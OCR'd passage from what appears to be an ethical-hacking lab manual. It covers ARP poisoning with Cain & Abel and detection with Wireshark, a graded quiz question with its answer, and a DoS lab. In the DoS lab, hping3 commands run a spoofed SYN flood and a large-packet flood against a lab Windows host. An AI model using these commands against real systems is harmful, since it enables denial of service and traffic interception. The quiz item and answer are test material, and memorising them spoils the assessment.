


- To monitor the traffic between two systems (here, Windows 10 and Parrot Security), from the left-hand pane
- In **Cain & Abel**, select **10.10.1.10** (Windows 10) from the left-hand pane.
- Select **10.10.1.13** (Parrot Security) from the right-hand pane.
- Click **OK** to set Cain & Abel for ARP poisoning between the two systems.
- In the **Configuration / Routed Packets** tab, click on the **created target IP address scan**.
- Click the **Start/Stop APR icon** to begin capturing ARP packets.




Edit with WPS Office

- After clicking the **Start/Stop APR icon**, Cain & Abel will start **ARP poisoning**, and the scan status will change to **Poisoning**, as shown in the screenshot.
- Cain & Abel intercepts the traffic traversing between these two machines.
- To generate traffic between the machines, you need to ping one target machine using the other.
- Click Parrot Security to switch to the **Parrot Security** machine.
- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Now, type **cd** and press **Enter** to jump to the root directory.
- n the terminal window, type **hping3 [Target IP Address] -c 100000** (here, target IP address is **10.10.1.10 [Windows 10]**) and press **Enter**.




- This command will initiate a ping to the target machine (Windows 10) with **100,000 packets**.
- Leave the command running and then immediately switch to the **Windows Server 2019** machine.
- On the **Desktop**, double-click the **Wireshark** shortcut to launch it.
- The **Wireshark Network Analyzer** window will open. Click **Edit** in the menu bar and select **Preferenc** ● The **Wireshark Preferences** window will appear. Expand the **Protocols** node.




- Scroll-down in the **Protocols** node and select the **ARP/RARP** option.

Edit with WPS Office

- From the right-hand pane, click the **Detect ARP request storms** checkbox and ensure that the **Detect duplicate IP address configuration** checkbox is checked; click **OK**.




- Now, double-click on the adapter associated with your network (here, **Ethernet**) to start capturing the network packets.
- **Wireshark** begins to capture the traffic between the two machines, as shown in the screenshot.




Edit with WPS Office

- Switch to the **Cain & Abel** window to observe the packets flowing between the two machines.




- Now, switch to **Wireshark** and click the **Stop capturing packets** icon to stop the packet capturing.
- Click **Analyze** from the menu bar and select **Expert Information** from the drop-down options.
- **Expert Information** window appears; click to expand the **Warning** node labeled **Duplicate IP address configured (10.10.1.10)**, running on the **ARP/RARP** protocol.




- Arrange the **Wireshark . Expert Information** window above the **Wireshark** window so that you can view the packet number and the **Packet details** section.

Edit with WPS Office



- In the **Wireshark . Expert Information** window, click any packet (here, **58**).
- On selecting the packet number, **Wireshark** highlights the packet, and its associated information is displayed under the packet details section. Close the **Wireshark . Expert Information** window.



- On selecting the packet number, **Wireshark** highlights the packet, and its associated information is displayed under the packet details section. Close the **Wireshark . Expert Information** window.
- The warnings highlighted in yellow indicate that duplicate IP addresses have been detected at one MAC address, as shown in the screenshot above.

Install and run Cain and Abel on the Windows Server 2019 machine to perform ARP poisoning. Cain and Abel tool is available at Z:\EHE Module 06 Network Level Attacks and Countermeasures\ARP Poisoning Tools\Cain & Abel. Sniff traffic between the Windows 10 and Parrot Security machines. Further, use Wireshark on the same Windows Server 2019 machine to detect ARP poisoning. What is the severity level of the ARP/RARP packets as shown in the expert information window of Wireshark?

Warning

Score


✓ Correct

Edit with WPS Office


Lab 4: Perform DoS and DDoS Attacks using Various Techniques on a Target Host to Prevent Access to System Resources for Legitimate Users.

Task 1: Perform a DoS Attack on a Target Host using hping3

1. Click Windows 10 to switch to the **Windows 10** machine.
2. Double-click **Wireshark** shortcut present on the **Desktop**.
3. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet 2**) to start capturing the network traffic.
4. **Wireshark** starts capturing the packets; leave it running.




5. Click Parrot Security to switch to the **Parrot Security** machine.
6. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
7. In the **terminal** window, type **hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 –flood** and press **Enter**.




8. This command initiates the SYN flooding attack on the **Windows 10** machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

Edit with WPS Office

9. Observe how, in very little time, the huge number of packets are sent to the target machine.




10. **hping3** floods the victim machine by sending bulk **SYN packets** and **overloading** the victim's resources.
11. Click Windows 10 to switch to the **Windows 10** machine and observe the TCP-SYN packets captured by **Wireshark**
12. Close the **Wireshark** main window. If an **Unsaved packets…** pop-up appears, click **Stop and Quit without Saving**.
13. Now, we shall perform a PoD attack on the target system.
14. Click the **Type here to search** field present at the bottom of **Desktop**, and type **task**. Click **Task Manager** from the results.




15. **Task Manager** window appears, click **More details** and by default **Processes** tab will appear, navigate to the **Performance** tab, as shown in the screenshot
16. Now, click Parrot Security to switch to the **Parrot Security** machine. In the **Terminal** window, type **hping3 -d 65538 -S -p 21 –flood (Target IP Address)** (here, the target IP address is **10.10.1.10 [Windows 10]**) and press **Enter**. This command initiates the PoD attack on the **Windows 10** machine


Edit with WPS Office



17. **hping3** floods the victim machine by sending bulk packets, and thereby overloading the victim's resources.
18. Click Windows 10 to switch to the **Windows 10** machine
19. In the **Task Manager**, observe the **Performance** tab to view the performance of various system components (**CPU, Memory, Disk, Ethernet**).
20. Under the **Performance** tab, by default, the **CPU** performance is displayed in the right-hand pane. Observe that the CPU **Utilization** percentage is **100%**, indicating a DoS attack on the system.
21. Observe the degradation in the performance of the system, which might result in the system crashing.
22. Click Parrot Security to switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the PoD attack using hping3.

